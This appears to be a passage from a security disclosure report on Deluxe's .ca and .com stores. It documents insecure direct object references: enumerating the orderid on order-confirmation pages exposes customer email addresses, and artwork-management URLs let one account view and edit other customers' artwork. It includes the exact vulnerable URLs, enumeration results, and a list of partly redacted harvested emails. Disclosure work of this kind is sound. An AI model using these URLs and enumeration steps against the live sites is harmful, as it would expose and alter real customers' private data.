
We'll email your order confirmation to
Ran[redacted]

Enumeration of the **orderid** value allows to obtain customers' **email addresses** for all existing orders:



Task ID	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads
0	200	OK	734 ms	3,185 bytes	65,928 bytes	
1	200	OK	1.04 s	3,185 bytes	65,926 bytes	612300
2	200	OK	1.12 s	3,185 bytes	65,948 bytes	612299
3	200	OK	1.08 s	3,185 bytes	65,926 bytes	612298
4	200	OK	1.15 s	3,186 bytes	65,932 bytes	612297
5	200	OK	1.06 s	3,185 bytes	65,932 bytes	612296
6	200	OK	978 ms	3,185 bytes	65,942 bytes	612295
7	200	OK	1 s	3,185 bytes	65,942 bytes	612294
8	200	OK	1 s	3,185 bytes	65,930 bytes	612293
9	200	OK	1.09 s	3,185 bytes	65,942 bytes	612292

List of customers' email addresses for some existing orders:




	A	B	C	D
1	orderid	email_address		
2	612300	deit[redacted]		
3	612299	cool[redacted]		
4	612298	con[redacted]		
5	612297	jenn[redacted]		
6	612296	jenn[redacted]		
7	612295	JBri[redacted]		
8	612294	and[redacted]		
9	612293	johh[redacted]		
10	612292	mta[redacted]		
11	612291	pen[redacted]		
12	612290	RM[redacted]		
13	612289	mar[redacted]		
14	612288	info[redacted]		
15	612287	mur[redacted]		
16	612286	mur[redacted]		
17	612285	amy[redacted]		
18	612284	emn[redacted]		
19	612283	JON[redacted]		
20	612282	bria[redacted]		
21	612281	dma[redacted]		
22	612280	tyle[redacted]		
23	612279	mfla[redacted]		
24	612278	tish[redacted]		

EVIDENCE F

Authentication: Required

Pictures below demonstrate that the application returns customers' **email addresses** based on the **orderid** value:


URL: https://www.deluxe.ca/en-ca/products/secure/checkout/orderconfirmation.cshtml?orderid=612102&paid=1


https://www.deluxe.ca/en-ca/products/secure/checkout/orderconfirmation.cshtml?orderid=612102&paid=1
deluxe
CANADA
All Products
Promotional Products & Apparel
Search Products

Thank You! Order #612102

We'll email your order confirmation to
Ran[redacted]


URL: https://www.deluxe.ca/en-ca/products/secure/checkout/orderconfirmation.cshtml?orderid=612000&paid=1


https://www.deluxe.ca/en-ca/products/secure/checkout/orderconfirmation.cshtml?orderid=612000&paid=1
deluxe
CANADA
All Products
Promotional Products & Apparel
Search Products

Thank You! Order #612000


We'll email your order confirmation to
mor[redacted]

Enumeration of the **orderid** value allows to obtain customers' **email addresses** for all existing orders:



Task ID	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads
0	200	OK	734 ms	3,185 bytes	65,928 bytes	
1	200	OK	1.04 s	3,185 bytes	65,926 bytes	612300
2	200	OK	1.12 s	3,185 bytes	65,948 bytes	612299
3	200	OK	1.08 s	3,185 bytes	65,926 bytes	612298
4	200	OK	1.15 s	3,186 bytes	65,932 bytes	612297
5	200	OK	1.06 s	3,185 bytes	65,932 bytes	612296
6	200	OK	978 ms	3,185 bytes	65,942 bytes	612295
7	200	OK	1 s	3,185 bytes	65,942 bytes	612294
8	200	OK	1 s	3,185 bytes	65,930 bytes	612293
9	200	OK	1.09 s	3,185 bytes	65,942 bytes	612292

List of customers' email addresses for some existing orders:




	A	B	C	D
1	orderid	email_address		
2	612300	deit[redacted]		
3	612299	cool[redacted]		
4	612298	conr[redacted]		
5	612297	jenn[redacted]		
6	612296	jenn[redacted]		
7	612295	JBri[redacted]		
8	612294	andr[redacted]		
9	612293	johh[redacted]		
10	612292	mtar[redacted]		
11	612291	pene[redacted]		
12	612290	RMc[redacted]		
13	612289	mar[redacted]		
14	612288	info[redacted]		
15	612287	mur[redacted]		
16	612286	mur[redacted]		
17	612285	amy[redacted]		
18	612284	emn[redacted]		
19	612283	JOM[redacted]		
20	612282	brian[redacted]		
21	612281	dma[redacted]		
22	612280	tyler[redacted]		
23	612279	mfla[redacted]		
24	612278	tishi[redacted]		

EVIDENCE G

Authentication: Required

“Manage Artwork” functionality allows to view and edit artwork of the other customers by the artwork **ids**.

URL: https://www.deluxe.com/products/secure/myaccount/



https://www.deluxe.com/products/secure/myaccount/

Order Placed
November 30, 2022
View Order


Order Incomplete
Order Number: 653024
Order Total: **$645.29**

5″ x 7″ Journal Notebook
Item Number: 26556
Item Total: **$545.50**

Artwork Pending
Artwork is pending and images can be uploaded to your order at this time.
Attached Images

Artwork id consists of two parts, one for orderid and another for the uploaded artwork:

URL: https://www.deluxe.com/products/secure/artwork/manage/653024/1059999/



https://www.deluxe.com/products/secure/artwork/manage/653024/1059999/

Manage Artwork Order# 653024-1059999

5″ x 7″ Journal Notebook
Item # 26556


Attached Artwork

Your Artwork

Order Artwork
No art proofs found

Enumeration of these numbers allows to obtain information about customers' **orders** and view/change corresponding **artworks**:

URL: https://www.deluxe.com/products/secure/artwork/manage/653020/1059994/



https://www.deluxe.com/products/secure/artwork/manage/653020/1059994/

Manage Artwork Order# 653020-1059994

Healthy Living Calendar, Spiral - 2023

Item # 15480

Attached Artwork

Your Artwork


Order Artwork

No art proofs found

Add New Artwork

Other example:

URL: https://www.deluxe.com/products/secure/artwork/manage/653019/1059993/



https://www.deluxe.com/products/secure/artwork/manage/653019/1059993/

Manage Artwork Order# 653019-1059993

Ellipse Softy w/ Stylus - Full Color

Item # 41481

Attached Artwork

Your Artwork

Order Artwork

No art proofs found


Add New Artwork

EVIDENCE H

Authentication: Required

"Manage Artwork" functionality allows viewing and editing artwork of the other customers by the artwork **ids**.

URL: https://www.deluxe.ca/en-ca/products/secure/myaccount



https://www.deluxe.ca/en-ca/products/secure/myaccount/

Order Placed
November 30, 2022
View Order


Order Incomplete
Order Number: 653023
Order Total: $575.50

Nonwoven Drawstring Cinch-Up Backpack
Item Number: 47575
Item Total: $397.25

Artwork Pending
Artwork is pending and images can be uploaded to your order at this time.
Attached Images

Artwork id consists of two parts, one for orderid and another for the uploaded artwork:

URL: https://www.deluxe.ca/en-ca/products/secure/artwork/manage/653023/1059998/



https://www.deluxe.ca/en-ca/products/secure/artwork/manage/653023/1059998/

Manage Artwork Order# 653023-1059998

Nonwoven Drawstring Cinch-Up Backpack
Item # 47575


Attached Artwork

Your Artwork

Order Artwork
No art proofs found

Enumeration of these numbers allows obtaining information about customers' **orders** and view/change corresponding **artworks**:

URL: https://www.deluxe.ca/en-ca/products/secure/artwork/manage/653020/1059994/



https://www.deluxe.ca/en-ca/products/secure/artwork/manage/653020/1059994/

Home / Your Account / Manage Artwork

Manage Artwork Order# 653020-1059994

Healthy Living Calendar, Spiral - 2023

Item # 15480

Attached Artwork

